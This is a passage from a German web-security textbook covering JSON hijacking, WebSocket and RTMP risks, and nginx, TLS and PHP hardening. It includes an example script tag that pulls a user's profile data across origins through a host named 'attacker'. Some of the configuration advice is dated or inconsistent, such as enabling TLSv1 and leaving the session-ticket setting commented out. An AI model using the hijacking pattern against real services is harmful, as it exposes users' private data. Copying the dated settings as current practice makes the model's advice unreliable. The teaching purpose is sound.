Die Let’s Encrypt-API, welche sich zum automatisierten Ausstellen von X.509-Zertifikaten verwenden lässt, blockiert etwa den Versuch, ein Zertifikat ausstellen zu lassen, nachdem mehrere Versuche hintereinander erfolglos waren:

```
Cert is due for renewal, auto-renewing...
Renewing an existing certificate
An unexpected error occurred:
There were too many requests of a given type :: Error creating new authz
:: Too many invalid authorizations recently.
```

Verhinderung von Injection-Angriffen In Bezug auf das Format der Antwortdaten ist ein REST-Service wie erwähnt äußerst flexibel, er kann sowohl XML, genauso gut aber JSON oder HTML oder andere Daten enthalten. Grundsätzlich existiert hierdurch natürlich die Gefährdung entsprechender Injection-Varianten, etwa XML-Injection. In der Praxis werden die Antworten jedoch in der Regel durch serverseitige Frameworks generiert, wodurch diese Gefahr kaum relevant ist.

Etwas anders verhält es sich mit JavaScript. Auch über einen JSON-Service lassen sich neben serverseitigen Injection-Angriffen wie SQL Injection auch clientseitige Angriffe auf Basis von JavaScript, also Cross-Site Scripting, durchführen. Dies erfordert jedoch zwei Dinge: Zunächst muss ein Angreifer natürlich in der Lage sein, Code über Parameter (z. B. „http://host/x?param=123“) einzuschleusen, der über die Antwort reflektiert wird. Zum anderen muss die Serverantwort clientseitig ausführbar sein. Das ist etwa dann der Fall, wenn dieser durch eine unsichere Funktion wie „eval()“ geparst wird. Wird stattdessen die sichere Funktion „JSON.parse()“ verwendet, wird eingeschleuster Code nicht ausgeführt.

```
var myInsecureObject = eval(myJSONtext); //unsicher
var mySecureObject = JSON.parse(myJSONtext); //sicher
```

Serverantworten sollten aber auch sonst niemals direkt ausführbar sein. Andernfalls wäre es möglich, einen entsprechenden Diensteaufruf wie den folgenden auf einer anderen Seite einzubinden, wodurch der erhaltene Code ausgeführt wird:

```
<script src="http://attacker/json.service?action=getProfileData" />
```

Sofern der entsprechende Dienst auf dem Session Management der Anwendung aufsetzt, kann ein Angreifer die Same Origin Policy auf diese Weise aushebeln und über die angemeldete Session eines Benutzers möglicherweise sensible Daten auslesen. Dieser Angriff ist als JavaScript oder JSON Hijacking (vergl. [53]) bekannt. Ob ein Dienst für einen solchen Angriff anfällig ist, lässt sich auf sehr einfache Weise prüfen. Sieht die Antwort wie folgt aus:

```
[{"object": "unsicher"}]
```

dann ist er wahrscheinlich angreifbar. Denn die Serverantwort ist hier aufgrund der eckigen Klammern direkt ausführbar. Werden dagegen keine eckigen Klammern verwendet wie im folgenden Fall, so ist der JSON-Code nicht direkt ausführbar und daher auch nicht auf diese Weise angreifbar:

```
{"object": "sicher"}
```

3.14.4 WebSockets

Durch Implementierung eines RFC6455-konformen WebSockets lässt sich ein bidirektionaler, binärer Kanal auf TCP-Ebene über eine bestehende HTTP-Verbindung tunneln. Im Vergleich zu ASCII-basierten, asynchronen REST-Aufrufen ermöglicht dies eine erheblich schnellere Datenübertragung. WebSockets wurden erst vor relativ kurzer Zeit durch den W3C-Standard standardisiert. Ursprünglich entwickelt wurden diese als Bestandteil von HTML5, werden mittlerweile jedoch unabhängig weiterentwickelt. Die konkrete WebSocket-Implementierung kann derzeit noch zwischen einzelnen Browser-Versionen abweichen.

Der Aufbau einer WebSocket-Verbindung ist einer Ajax-Anfrage sehr ähnlich. Anders als bei einer solchen werden Daten hier jedoch nicht über HTTP, sondern über binäre Protokolle (RFC6455, Hybi oder Hix) ausgetauscht und an Stelle des bei Ajax zum Einsatz kommenden XHR-Objektes wird in diesem Fall ein WebSocket-Objekt verwendet:

```
var ws = new WebSocket("ws://www.example.com:12345/echo");
```

Das hier verwendete ws://-Schema entspricht dem HTTP-Protokoll, also einer unverschlüsselten WebSocket-Verbindung. Im obigen Beispiel würde der Browser den folgenden HTTP-basierten Protokollhandshake an den Server www.example.com auf Port 12345 senden:

```
GET /echo HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Host: www.example.com:12345
Origin: http://www.example.com
Sec-WebSocket-Key: 4hIr4LOVW64nVg2yOIZsHw==
Sec-WebSocket-Version: 13
```

Im Rahmen eines solchen Protokollhandshakes überträgt der Browser verschiedene Header: zunächst den HTTP-Origin, auf dessen Basis die Webseite authentifiziert werden kann, von der aus die Anfrage ausgelöst wurde. Die beiden zusätzlich übertragenen Header, Sec-WebSocket-Key sowie Sec-WebSocket-Version, besitzen dagegen keinen unmittelbaren Sicherheitsbezug. Sie dienen primär dazu, sicherzustellen, dass die WebSocket-Implementierungen auf beiden Seiten miteinander kompatibel sind. Die später über einen WebSocket übertragenen Daten können wir dann mit Hilfe vom OWASP Zed Attack Proxy (OWASP ZAP) nicht nur anzeigen lassen, sondern auch manipulieren (siehe Abb. 3.74).




Abb. 3.74 Manipulation einer Websocket-Übertragung mit OWASP ZAP

WebSockets stellen in puncto Sicherheit nicht gerade einen Meilenstein dar. Zwar wurde mit dem WSS-Schema (wss://) eine Möglichkeit geschaffen, den Datenverkehr auch verschlüsselt zu übertragen, doch ist keinesfalls spezifiziert, wie Browser mit Zertifikatsproblemen umzugehen haben. Ebenso lassen sich bei einigen Browsern unverschlüsselte (ws://) Verbindungen von einer über HTTPS aufgerufenen Webseite durchführen. Dies führt natürlich zu einem völlig irreführenden Sicherheitsgefühl. Schließlich geht ein Benutzer durch Aufruf einer HTTPS-Webseite zu Recht davon aus, dass seine Daten darüber ausschließlich verschlüsselt übertragen werden. Einige Browserhersteller haben bereits diese Problematik erkannt und erlauben in neuen Versionen nur wss://-Verbindungen aus HTTPS-Seiten. Es ist zu erwarten, dass dies mittelfristig das Standardverhalten aller aktuellen Browser sein wird.

Wie bereits erwähnt wurde, existiert darüber hinaus bei WebSockets keine Same Origin Policy (siehe Abschn. 3.11.6), weshalb sich eine WebSocket-Verbindung prinzipiell überall hin aufbauen lässt. Um dies serverseitig einzuschränken, muss dort im Rahmen des HTTP-Handshakes der vom Client mitgesendete HTTP-Origin ausgewertet werden. Da eine WebSocket-Verbindung einen unabhängigen Kommunikationskanal darstellt, muss dieser zusätzlich zur HTTP-Verbindung authentifiziert werden.

3.14.5 RTMP

Auch mit dem von Adobe Flash eingesetzten proprietären RTMP-Protokoll (Real Time Messaging Protocol) lässt sich, ähnlich wie bei WebSockets, ein bidirektionaler und binärer Übertragungskanal aufbauen. Neben der Durchführung von Video-Streaming lässt sich ein solcher ebenfalls für die Übermittlung beliebiger anderer Daten einsetzen.

Anders als WebSockets handelt es sich bei RTMP allerdings um kein HTTP-basiertes Protokoll, auch wenn mit RTMPT („HTTP Tunnelling for Streaming“) eine Variante existiert, die über HTTP getunnelt wird. Daher lassen sich HTTP-Header wie der HTTP-Origin oder eine per Cookie mitgesendete Session-ID bei RTMP auch nicht ohne weiteres auswerten.

Für die Verschlüsselung der übertragenen Daten existieren bei RTMP dagegen gleich zwei Protokolle. Zum einen RTMPS, welches schlicht RTMP über einem SSL/TLS-Layer abbildet, zum anderen RTMPE, was eine proprietäre Eigenentwicklung von Adobe mit (kaum verwunderlich) deutlich geringerer Sicherheit als RTMPS darstellt. So verwendet RTMPE etwa ein anonymes Verfahren zum Schlüsselaustausch, was das Protokoll angreifbar gegenüber Man-in-the-Middle-Angriffen macht. RTMPS sollte daher stets den Vorzug erhalten.

Ein weiteres, durchaus gravierendes und häufig unterschätztes Problem in Bezug auf RTMP besteht in dessen eingeschränkter Testbarkeit. Diese Technologie wird von gängigen Sicherheitstools bisher nicht unterstützt, wodurch sich ein entsprechender Dienst nur sehr schwer auf seine Sicherheit hin prüfen lässt. Das Fehlen entsprechender Testtools bedeutet jedoch keinesfalls, dass auch Angreifern die Möglichkeiten genommen wären, Schwachstellen (z. B. SQL Injection) zu identifizieren und auszunutzen. Sofern keine entsprechende Testmöglichkeit besteht, gilt daher auch in Bezug auf RTMP, dass sich dieses derzeit nur bedingt für die Abbildung sensibler Funktionen eignet.

3.14.6 Überblick und Empfehlungen

Im Zusammenhang mit Webanwendungen lässt sich heutzutage eine Vielzahl unterschiedlicher HTTP-basierter Dienste (Webdienste) einsetzen. Neben den klassischen XML-basierten Webservices geschieht dies zunehmend durch die clientseitige Einbindung JSON-basierter Dienste („Web APIs“) mittels JavaScript. Der überwiegende Teil der Sicherheitsprobleme und -maßnahmen für Webanwendungen gelten in gleicherweise auch für Webdienste. Im Grunde sind hier nur einige clientseitige Angriffe, wie z. B. Cross-Site Scripting, nicht relevant.

Teilweise existieren hierzu spezifische Sicherheitsmechanismen (z. B. API-Keys, WS-Security oder XML-Schema), vielfach lassen sich im Zusammenhang mit Webdiensten jedoch dieselben Sicherheitsfunktionen (z. B. für Eingabevalidierung oder Access Controls) einsetzen, die auch für die Web-GUI verwendet werden, was auch im Hinblick auf ein konsistentes Sicherheitsniveau sehr empfehlenswert ist.

Häufig sollen interne Dienste mit eingeschränkter Funktionalität über das Internet verfügbar gemacht werden. Hierzu bietet sich der Einsatz von Service Faces an, über welche sich benötigte Funktionen eines internen Services kapseln lassen.

3.15 Absicherung der Plattform

Auch wenn wir uns bisher ausschließlich mit Sicherheitsaspekten von Webanwendungen beschäftigt haben, soll dies natürlich nicht heißen, dass der darunterliegende Technologiestack nicht auch zu schützen wäre. Denn auch eine Webanwendung, die selbst keinerlei Schwachstellen besitzt, kann schnell von einem Angreifer kompromittiert werden, wenn ihre zugrunde liegende Plattform Sicherheitsmängel besitzt. Gleichzeitig lassen sich auch auf Plattformebene eine ganze Reihe weiterer Sicherheitsmechanismen implementieren, mit denen sich die darauf ausgeführten Anwendungen zusätzlich schützen lassen.

3.15.1 Generelle Architekturempfehlung der Infrastruktur

Die Sicherheitsarchitektur einer über das Internet (oder jedes andere nicht-vertrauenswürdige Netzwerk) erreichbaren Webinfrastruktur setzt sich aus verschiedenen funktionalen Komponenten zusammen, die in Abb. 3.75 schematisch dargestellt sind.

In dem Diagramm sind die folgenden Sicherheitskomponenten dargestellt:

- **Netzwerkfirewall**: Beschränken der Netzwerkzugriffe auf notwendige Ports; meist TCP-Ports 80 (für HTTP) und 443 (für HTTPS) für Zugriffe aus dem Internet. Abschirmung der Webserver in isolierter DMZ, so dass auch im Fall einer vollständigen Übernahme eines dieser Systeme ein Angreifer nur eingeschränkten Zugriff hat.




Abb. 3.75 Generelle Architekturempfehlung einer aus dem Internet erreichbaren Webinfrastruktur

- **Webanwendungsfirewall** (optional): Erlaubt die Umsetzung unterschiedlicher Sicherheitsfunktionen: z. B. Eingabevalidierung, Virtual Patching, Application IDS etc. (Abschn. 3.15.8). Wichtig: Die SSL/TLS-Terminierung muss zuvor erfolgen.
- **SSL-Gateway**: Terminierung der SSL/TLS-Verschlüsselung; oftmals Bestandteil einer Webanwendungsfirewall (WAF), eines Webservers oder eines Loadbalancers (Abschn. 3.15.2).
- **Access Gateway** (optional): Authentifizierung und Zugriffskontrolle, häufig eingesetzt zur Absicherung interner Anwendungen und zur Vorschaltung einer starken Authentifizierung (Mehrfaktorauthentifizierung).
- **Vorgelagerter (Frontend-)Webserver**: Sicherstellen der HTTP-Compliance, URL-Zugriffsschutz, Setzen von HTTP-Headern etc. (siehe Abschn. 3.15.2).

In der Praxis werden häufig verschiedene dieser Funktionen auf einem System zusammengefasst. Viele Applikationsserver bieten zwar bereits integrierte HTTP-Konnektoren bzw. vollständige Webserver-Implementierungen, davon unabhängig ist der Betrieb eines vorgelagerten und speziell gehärteten Frontend-Webserver, über den die externe HTTP-Kommunikation zum Benutzer abgewickelt wird, aber sehr zu empfehlen. Ein solches System, auf dem sich unterschiedliche Sicherheitsfunktionen abbilden lassen (WAF, HTTP-Compliance, Setzen und Umschreiben von HTTP-Header etc.), bildet eine zusätzliche Verteidigungslinie, durch die sich viele Schwachstellen (bzw. sicherheitsrelevante Fehler) auf Seiten des Applikationsservers nicht bis zum Internet durchschlagen bzw. von dort ausnutzen lassen. Ein weiterer wichtiger Aspekt betrifft die Verwendung abgeschotteter Netzwerkzonen für den Betrieb aller aus dem Internet erreichbaren Webanwendungen.

▶ Webanwendungen dürfen nur in einer DMZ (demilitarisierten Zone) aus dem Internet erreichbar sein. Diese muss entsprechend nach innen und außen abgeschottet werden. Zugriffe aus der DMZ in das interne Netzwerk dürfen nicht möglich sein.

3.15.2 Abschottung der Produktivsysteme

Test- und Entwicklungssysteme sollten stets von Produktivsystemen getrennt werden. Dies betrifft zum einen eine Separierung auf Netzwerkebene: von Testsystemen darf nicht auf Produktivsysteme zugegriffen werden können und umgekehrt. Zum anderen ist eine solche Separierung auch in Bezug auf die Datenhaltung wichtig. Hier sollte sichergestellt werden, dass auf Testsystemen nur synthetische Testdaten (maximale Vertraulichkeit „intern“) verwendet werden, jedoch keine Produktiv- oder sonstige personenbezogene Daten. Sollten Produktivdaten für Tests verwendet werden müssen, sollten diese durch technische Mittel soweit anonymisiert werden, dass sie keinen Personenbezug mehr aufweisen und somit auch keine entsprechende Vertraulichkeit mehr besitzen.

3.15.3 Härtung des Webservers

Unter einer „Härtung“ verstehen wir allgemein die Abschaltung nicht benötigter Funktionen und Minimierung von Berechtigungen. Wir härten Systeme, um damit das Risiko, durch Sicherheitslücken angreifbar zu sein, zu minimieren.

Regelmäßige Updates Auch wenn moderne Webserver recht selten von wirklich kritischen Schwachstellen betroffen sein sollten, können diese dort dennoch auftreten. Daher empfiehlt es sich, neue Updates stets auch im Hinblick auf behobene Sicherheitslücken zu bewerten und auf entsprechende Security Advisories zu achten. Für alle gängigen Webserver sollten entsprechende Webseiten existieren. Für den Apache-Webserver finden sich diese etwa unter https://httpd.apache.org/security_report.html, für nginx unter https://nginx.org/en/security_advisories.html. Bei der Verwendung von Docker (oder einem anderen Containerformat) sollten automatisierte Updates der verwendeten Webserver im Rahmen des Builds durchgeführt werden.

Härtung des SSL/TLS-Stacks Wie in Abschn. 3.4.3 gezeigt wurde, wird die Sicherheit der Datenübertragung im Webbereich vor allem durch das HTTPS-Protokoll gewährleistet, das auf dem TLS-Protokoll (ehemals SSL) aufsetzt. TLS bildet eine Punkt-zu-Punkt-Verschlüsselung vom Browser bis zu dem Ort, an dem die Verbindung terminiert wird. Wie wir gesehen haben, kann eine solche TLS-Terminierung durch einen vorgelagerten Loadbalancer, eine Firewall oder einen Web- oder Applikationsserver selbst erfolgen. Der Browser einigt sich dann im Rahmen eines TLS-Handshakes mit diesem Endpunkt auf die Verwendung einer bestimmten Protokollversion und einer Cipher Suite. Dabei beginnt der Browser üblicherweise mit dem kryptographisch stärksten Verfahren und probiert Schritt für Schritt das jeweils nächstschwächere durch.

Selbst wenn ein TLS-Server (also z. B. ein Webserver) somit unsichere kryptographische Verfahren unterstützen sollte, werden diese von einem modernen Browser nicht verwendet, wenn gleichzeitig auch entsprechend sicherere durch den Server unterstützt werden.

Die Unterstützung starker Verfahren ist somit grundsätzlich erst einmal wichtiger als die Deaktivierung schwacher.

Dennoch gibt es gute Gründe dafür, auch schwache Cipher und Protokolle ganz zu deaktivieren, etwa Kompatibilitätsprobleme mit alten Clients. Auch lassen sich über die Protokollversionen SSLv2 und SSLv3 teilweise sogar direkte Angriffe gegen einen Server durchführen. Neben dem SSL-Protokoll sind hier auch verschiedene Cipher (insb. der RC4-Algorithmus) problematisch. Ein Angreifer mit Zugriff auf die mit einem solchen Protokoll verschlüsselt übertragenen Daten (also z. B. innerhalb eines WLAN) kann dadurch mit HTTPS übermittelte Credentials und Session Cookies auslesen und die Sitzung eines angemeldeten Benutzers übernehmen. Entsprechende Angriffe sind unter den Bezeichnungen BEAST oder CRIME (vergl. [54]) bekannt. Daher lautet die generelle Empfehlung hier wie folgt:

- Deaktivieren Sie die Unterstützung unsicherer Protokollversionen und Cipher und aktivieren Sie die Unterstützung starker Varianten.

Gerade für externe Webanwendungen kann es aber auch durchaus ratsam sein, hier den SSL/TLS-Stack noch etwas stärker zu härten. Zum Glück braucht man hierzu kein Kryptografieexperte zu sein. Moderne Webserver wie nginx verwenden häufig bereits sichere Standards oder bieten hierzu einfache Konfigurationsmöglichkeiten:

```
ssl_protocols  TLSv1 TLSv1.1 TLSv1.2;
ssl_ciphers    HIGH:!aNULL:!MD5;
```

Mit der obigen Einstellung erhält man zwar einen recht gut abgesicherten Webserver, lässt man aber einen SSL Scanner wie SSL Labs (www.ssllabs.com) – wir kommen auf diese Tool-Kategorie in Abschn. 4.7.2 genauer zu sprechen – gegen diesen laufen, so wird das Ergebnis wohl eher ernüchtern. Um hier eine wirklich gute Bewertung zu erhalten, müssen für die SSL/TLS-Konfiguration noch einige weitere Aspekte berücksichtigt werden (siehe Tab. 3.34).

Wer all diese Aspekte in seiner Webserver-Konfiguration berücksichtigt, der bekommt bei SSL Labs auch eine Bestnote von „A“, bei Verwendung von 4096-Bit-Zertifikaten sogar A+ bescheinigt. Der folgende Auszug aus einer nginx-Konfiguration zeigt, wie sich die oben dargestellten Punkte dort umsetzen lassen:

```
listen 443 ssl;

# X.509-Zertifikats-Chain und Private Key
ssl_certificate     fullchain.pem;
ssl_certificate_key privkey.pem;

# Protokolle
ssl_protocols       TLSv1 TLSv1.1 TLSv1.2;

# Sichere TLS Cipher (mit Forward Secrecy)
ssl_ciphers 'EECDH+AESGCM:EDH+AESGCM:AES256+EECDH:AES256+EDH';
```

Tab. 3.34 Empfehlungen für die Härtung von SSL/TLS-Servern

Sicherheit von Protokollen	Deaktivieren Sie SSLv2 und SSLv3 und aktivieren Sie TLS, inkl. Version 1.2
Sicherheit von Ciphern	Deaktivieren Sie unsichere Cipher und aktivieren Sie starke Cipher
(Perfect) Forward Secrecy	Soll die HTTPS-Verbindung nicht aufgebrochen werden können (etwa für die Durchführung von AV-Scans oder Webwashern), empfiehlt es sich, Diffie-Hellman (DH) Cipher zu unterstützen. Durch diese wird die verschlüsselte Übertragung auch dann noch geschützt, wenn ein Angreifer in den Besitz des privaten Schlüssels gelangen sollte.
DH Parameter	Passen Sie die Parametrisierung für den Schlüsselaustausch bei Diffie-Hellman (DH) auf die Bit-Stärke des verwendeten X.509-Zertifikats an. Im Fall eines 4096-Bit-Zertifikats wird eine entsprechende Parametrisierungsdatei mit folgendem Aufruf erstellt: `$ openssl dhparam 4096 -out /etc/ssl/dhparam.pem`
OCSP Stapling	Aktivieren Sie OCSP Stapeling. Dieses ermöglicht es dem Zertifikatsinhaber selbst die Validierung eines Zertifikats durchzuführen, indem er an den TLS-Handshake eine durch die CA signierte OCSP-Antwort mit Zeitstempel anhängt. Dies wird als „stapling“ bezeichnet. Hierdurch verringert sich der Kommunikationsaufwand zwischen Clients und CAs erheblich.
SSL **Session Tickets**	Deaktivieren Sie SSL Session Tickets. Dabei handelt es sich um eine TLS-Erweiterung, die häufig unsicher durch Webserver implementiert ist und sich daher nachteilig auf die Sicherheit auswirken kann.
HSTS	Aktivieren Sie HTTP Strict Transport Security (HSTS), um die Verwendung von HTTPS für einen bestimmten Zeitraum vorzugeben. Siehe Empfehlungen hierzu in Abschn. 3.13.2.
Zertifikate	Verwenden Sie ausschließlich X.509-Zertifikate mit einer Stärke von mindestens 2048-Bit (besser: 4096) bei RSA.

```
# Disable SSL Session tickets
#ssl_session_tickets off;

# DH Parameter
ssl_dhparam /etc/ssl/dhparam.pem;

 # OCSP Stapling
ssl_stapling on;
ssl_stapling_verify on;
resolver 8.8.8.8 8.8.4.4 valid=300s;
resolver_timeout 10s;

# HSTS
add_header Strict-Transport-Security "max-age=31536000; includeSubDo-
mains; preload";
```

Abschalten nicht benötigter Funktionen Gemäß dem Minimalprinzip sollten im Webserver alle Funktionen abgeschaltet werden, die nicht unbedingt gebraucht werden, um dadurch die Angriffsfläche möglichst weit zu reduzieren. Dies betrifft:

- das Deaktivieren nicht benötigter Module (beim Apache-Webserver z. B. Directory Indexing, Server Status oder Server Info)
- das Entfernen von Beispieldateien (prinzipiell alles, was im Webroot bei Neuinstallation des Webservers liegt)
- das Deaktivieren nicht erforderlicher HTTP-Methoden wie TRACK und TRACE

Einschränken des Server-Banners Um die Preisgabe technischer Informationen zu minimieren, sollte insbesondere der Server-Banner (Response-Header „Server“) auf ein Minimum reduziert werden, so dass durch diesen keine Details zur eingesetzten Version des Webservers oder dort aktivierter Module preisgegeben werden. Alle gängigen Webserver sollten entsprechende Einstellungen hierzu unterstützen. Im Fall von nginx lässt sich dies etwa durch die folgende Einstellung erreichen (der Server-Banner zeigt in diesem Fall nur noch „nginx“ an):

```
server_tokens off;
```

Weiterhin werden technische Details häufig über diverse X-Header, insbesondere den Header „X-Powered-By“, preisgegeben. Solche Header lassen sich jedoch leicht zentral im Webserver herausfiltern. Bei nginx etwa auf folgende Weise:

```
fastcgi_hide_header X-Powered-By;
```

Aktivieren von Security Headern Auch das Setzen vieler der in Abschn. 3.13 vorgestellten Security Header lässt sich sehr einfach über die meisten Webserver durchführen:

```
add_header X-Frame-Options "SAMEORIGIN";
add_header X-Content-Type-Options nosniff;
add_header X-XSS-Protection "1; mode=block";
add_header Strict-Transport-Security "max-age=31536000; includeSubDo-
mains; preload";
```

Schwieriger wird es dann, wenn ein Header nicht neu gesetzt, sondern nur um zusätzliche Attribute ergänzt werden soll. Besonders häufig ist dies bei Session Cookies erforderlich, um dort die beiden Security-Flags „secure“ und „httpOnly“ zu ergänzen. Der einfachste Weg hierfür ist in der Regel, dies direkt im Applikationsserver zu tun. Ist das dort nicht möglich, bleibt einem häufig nur die Möglichkeit, dies über zusätzliche Module zu lösen, da die meisten Webserver dies standardmäßig nicht ermöglichen. Für nginx gibt es hierzu etwa das Modul nginx_cookie_flag_module, beim Apache-Webserver lässt sich hierzu ModSecurity einsetzen.

Einschränken des Zugriffs Gerade der Zugriff auf sensible Funktionen (z. B. administrative Schnittstellen oder Debugging-Module) sollte über eine weitere Zugriffsstufe gesichert werden. Eine effiziente Möglichkeit hierzu besteht, neben der generellen Deaktivierung solcher Funktionen, auch im Whitelisting von IP-Adressen erlaubter Clients:

```
location /admin {
         # Erlauben des Zugriffs von bestimmter IP
         allow 10.252.46.165;
         # Alle anderen IPs verbieten (Default Deny)
         deny all;
}
```

Auch in anderer Form lassen sich Zugriffe whitelisten – etwa in Bezug auf Dateitypen. Um zu verhindern, dass auf versehentlich deployte Backupdateien zugegriffen wird, lassen sich durch die folgende Konfigurationsanweisung nur auf die angegebenen Dateitypen bei einem nginx-Webserver zugreifen:

```
if ($request_filename !~* .(jsp|html|gif|jpg|png|ico|js|css|pdf)$ ) {
         return 404;
         break;
}
```

Limitierung von Datei- und Prozessberechtigungen Webserverprozesse sollten stets mit einem dedizierten technischen Account ausgeführt werden, der nur minimale (= erforderliche) Berechtigungen auf dem System besitzt. Praktisch benötigt dieser in der Regel lediglich Leserechte im relevanten Webroot sowie zusätzlich Schreibrechte unter „/tmp“ (bei einem Unix-System). Zusätzlich lassen sich einige Webserver auch innerhalb einer Sandbox- bzw. chroot-Umgebung (und natürlich als Container) betreiben. Wird der Server in einem Docker Container ausgeführt, ist diese Abschottung dadurch implizit gegeben.

Fehlerbehandlung Fehlermeldungen enthalten häufig interne Informationen oder können einem Angreifer sogar im Hinblick auf eine mögliche Verwundbarkeit nützliche Hinweise liefern. Daher ist es wichtig, Fehlerfälle stets abzufangen und an ihrer Stelle dem Benutzer vorbereitete, generische Fehlerseiten anzuzeigen. Häufig werden Fehlerfälle direkt in der Anwendung (bzw. dem Applikationsserver) verarbeitet. Dennoch macht es auch in diesen Fällen durchaus Sinn, zusätzlich auch vorgelagert bestimmte Fehler nochmals abzufangen, um sicherzustellen, dass hier nicht doch dem Benutzer interne Informationen angezeigt werden.

Besonders betrifft dies vor allem die folgenden Fehlerfälle:

- HTTP 403 („Forbidden“)
- HTTP 404 („Not Found“)
- HTTP 500 („Internal Server Error“)

Mittels nginx lassen sich diese etwa wie folgt abfangen und dem Benutzer an Stelle eines internen Fehlers eine entsprechende Fehlerseite anzeigen:

```
error_page 403 /custom_403.html;
location = /custom_403.html {
         root /usr/share/nginx/html;
         internal;
}

error_page 404 /custom_404.html;
location = /custom_404.html {
         root /usr/share/nginx/html;
         internal;
}

error_page 500 502 503 504 /custom_50x.html;
location = /custom_50x.html {
         root /usr/share/nginx/html;
         internal;
}
```

3.15.4 Sicherheit der Laufzeitumgebung und Codeprivilegien

Webanwendungen werden gewöhnlich innerhalb einer Laufzeitumgebung ausgeführt. Dabei kann es sich um einen Applikationsserver (z. B. WebSphere), Web Container (z. B. Tomcat), ein im Webserver eingebundenes Modul (mod_php, mod_python, mod_cgi etc.) oder einen eigenständigen Prozess (z. B. FastCGI, Java's JRE) handeln. Wie auch der Webserver selbst lassen sich diese Systeme (bzw. Module) härten und unter einer dedizierten Benutzerkennung mit minimalen Berechtigungen ausführen. Empfehlungen zu verschiedenen Technologien lassen sich dem Dokument „Technische Sicherheitsanforderungen" der Deutschen Telekom (vergl. [55]) sowie von den jeweiligen Herstellerseiten entnehmen.

Eine wichtige Rolle spielen hierbei Code-Berechtigungen, durch welche sich festlegen lassen, zu welchen Aktionen bestimmter Programmcode einer Anwendung letztlich legitimiert ist. Gewöhnlich wird serverseitiger Code ohne Einschränkungen als sogenannter „Full Trusted Code" ausgeführt. Dies kann nicht nur im Falle von kompromittiertem oder fehlerhaftem Code problematisch sein, sondern auch in Bezug auf Anwendungen oder Anwendungsteile, die nur eingeschränkt vertrauenswürdig sind.

Entsprechende Mechanismen existieren bei .NET mit der Code Access Security (CAS) und bei Java mit dem JRE Security Manager (siehe Abb. 3.76). Anders als bei




Abb. 3.76 Einschränken der Code-Berechtigungen über einen Security Manager

Tab. 3.35 Empfohlene Einstellungen für die Härtung von PHP

Einstellung	Empfehlung
expose_php	off
register_globals	off
allow_url_fopen	off
magic_quotes_gpc	off
magic_quotes_runtime	off
safe_mode	off (deprecated)
open_basedir	Pfad zu PHP-Dateien (PHP Sandbox)

einer Sandbox lässt sich der ausgeführte Programmcode hierdurch sehr granular für bestimmte Aktionen oder Ressourcen (z. B. auf dem Dateisystem oder der Netzwerk-APIs) berechtigen bzw. diesem der Zugriff darauf verwehren. Da die Aktivierung dieser Funktionen in der Regel zu erheblichen Performanceeinbußen auf einem System führt, sind sie standardmäßig deaktiviert.

Technologien wie Node.JS und PHP unterscheiden sich in einem zentralen Aspekt von Java und .NET-basierten Sprachen: sie interpretieren dynamisch Code und sind damit potenziell durch Code Injection (siehe Abschn. 2.6.3) gefährdet. Gerade bei dem Einsatz solcher Interpreter sollte daher sichergestellt sein, dass Sicherheitsupdates zeitnah eingespielt werden.

Zur allgemeinen Härtung des PHP-Interpreters existiert hier zusätzlich das Suhosin-Plugin (www.hardened-php.net/suhosin). Da Suhosin stark in die Arbeitsweise des Interpreters eingreift, ist es unbedingt empfehlenswert, eine Anwendung ausgiebig damit zu testen, bevor dieses Plugin im Produktivbetrieb aktiviert wird. Darüber hinaus existieren verschiedene Konfigurationseinstellungen bei PHP, welche große Auswirkungen auf die Sicherheit der Anwendung nehmen können. Tab. 3.35 enthält hierzu allgemeine Empfehlungen, die größtenteils in neuen PHP-Versionen auch bereits standardmäßig entsprechend gesetzt sein sollten.

Erfolgt die Anbindung der PHP-Ausführung an den Webserver über FastCGI, so lassen sich auch dort die Einstellungen entsprechend dieser Empfehlungen härten. Zudem sollte

